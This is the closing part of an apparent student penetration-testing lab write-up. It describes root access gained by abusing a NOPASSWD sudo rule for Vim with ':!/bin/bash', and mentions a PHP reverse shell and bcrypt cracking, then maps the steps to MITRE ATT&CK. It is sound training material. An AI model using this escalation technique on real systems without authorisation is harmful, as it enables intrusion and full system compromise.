
End Disclaimer

After SSH'ing into the defaultklapd user, the next step was to see what permissions the user could execute with sudo.




From the screenshot it can be seen the user has `(root) NOPASSWD: /usr/bin/vim`, meaning deafultklapd can run the Vim text editor as the root user without being prompted for a password.

To exploit this misconfiguration, the sudo vim command was run to open a file (file name does not matter)



No special exploit code or modifications to the file were required. Instead, once Vim was running with root privileges, the `:!/bin/bash` command was executed from within Vim to spawn a Bash shell.

Breaking this down:
After launching Vim with sudo, the editor was already running with root privileges because of the **NOPASSWD** sudo rule. Inside Vim, the `:!/bin/bash` command was used to execute a Bash shell. Since the shell was launched by a process that was already running as root, it inherited those privileges, resulting in a root shell and full administrative access to the system.



Conclusion

This penetration testing lab demonstrated the full attack lifecycle, from reconnaissance and enumeration to initial access, post-exploitation, lateral movement, and privilege escalation. Multiple vulnerabilities, including exposed backup files, weak credential management, an unrestricted file upload vulnerability, and a misconfigured sudo rule, were successfully chained together to achieve full administrative access to the target system. The lab also reinforced the importance of considering both offensive and defensive perspectives by identifying where each stage of the attack would likely generate indicators of compromise. Overall, the exercise shows how seemingly minor security weaknesses can combine to create a complete system compromise.

Drawbacks and Resolution

One challenge faced during the lab occurred after gaining the initial reverse shell as the www-data user. Although command execution was successful, the shell didn't provide a fully interactive terminal, preventing the intended privilege escalation technique using sudo and Vim from functioning correctly. Rather than continuing to troubleshoot the unstable shell, the recovered credentials for the defaultklapd account were used to establish an SSH session, which provided a fully interactive terminal. This allowed the privilege escalation technique to be completed successfully and demonstrated the importance of adapting to obstacles encountered during a penetration test.

Skills Gained

Completing this lab strengthened both my technical and analytical skills in penetration testing. I gained hands-on experience performing network reconnaissance with Nmap, web application enumeration using cURL and GoBuster, identifying exposed sensitive data, extracting and cracking bcrypt password hashes with Hashcat, creating and deploying a PHP reverse shell, stabilizing remote shells, performing Linux enumeration, identifying privilege escalation opportunities, and exploiting sudo misconfigurations to obtain root access. Additionally, the lab improved my understanding of attack methodology, Linux administration, and defensive considerations by analyzing how different attack techniques may appear in system, authentication, and network logs.

MITRE ATT&CK Techniques

Throughout this lab, several techniques aligned with the MITRE ATT&CK framework were demonstrated. During the reconnaissance phase, Active Scanning (T1595) was performed using Nmap to identify open ports and available network services. Web application enumeration through cURL and GoBuster identified hidden directories and exposed backup files that contained sensitive information. Following credential recovery, the compromised account was used to authenticate to the target system through SSH, aligning with Valid Accounts (T1078) and Remote Services: SSH (T1021.004) Initial execution on the target was achieved by uploading and executing a PHP reverse shell, which utilized Command and Scripting Interpreter: Unix Shell (T1059.004). After obtaining command execution, local file enumeration and credential discovery were performed to identify additional attack paths. Finally, privilege escalation was achieved by abusing a misconfigured sudo rule that allowed Vim to be executed as the root user without a password, corresponding to Abuse Elevation Control Mechanism: Sudo and Sudo Caching (T1548.003). Together, these techniques show how multiple ATT&CK techniques can be chained together to progress from initial reconnaissance to complete system compromise.

Future Considerations

Future iterations of this lab should incorporate defensive security tools such as Wazuh, Splunk, or Suricata to monitor the target environment throughout the engagement. Correlating offensive actions with system, authentication, and network logs would provide valuable insight into how each phase of the attack appears from a defender’s perspective while reinforcing blue team concepts alongside offensive techniques. Additionally, future penetration testing projects should conclude with a formal penetration testing report rather than a procedural lab walkthrough. Producing a report containing an executive summary, scope, methodology, findings, risk ratings, remediation, recommendations, and supporting evidence would more closely reflect industry standards and provide experience with the documentation expected in professional penetration testing engagements.

References

Saladas, J. (2026, March 15). *What is cURL? A complete guide to the cURL command for API testing*. IBM Developer. https://developer.ibm.com/articles/what-is-curl-command/

JumpCloud. (2025, April 22). *What is bcrypt? A guide to password security*. https://jumpcloud.com/it-index/what-is-bcrypt

The MITRE Corporation. (2025, October 24). *Active scanning (T1595)*. MITRE ATT&CK®. https://attack.mitre.org/techniques/T1595/

The MITRE Corporation. (2026, May 12). *Valid accounts (T1078)*. MITRE ATT&CK®. https://attack.mitre.org/techniques/T1078/

The MITRE Corporation. (2026, May 12). *Remote services: SSH (T1021.004)*. MITRE ATT&CK®. https://attack.mitre.org/techniques/T1021/004/

The MITRE Corporation. (2026, May 12). *Command and scripting interpreter: Unix shell (T1059.004)*. MITRE ATT&CK®. https://attack.mitre.org/techniques/T1059/004/

The MITRE Corporation. (2026, May 12). *Abuse elevation control mechanism: Sudo and Sudo Caching (T1548.003)*. MITRE ATT&CK®. https://attack.mitre.org/techniques/T1548/003/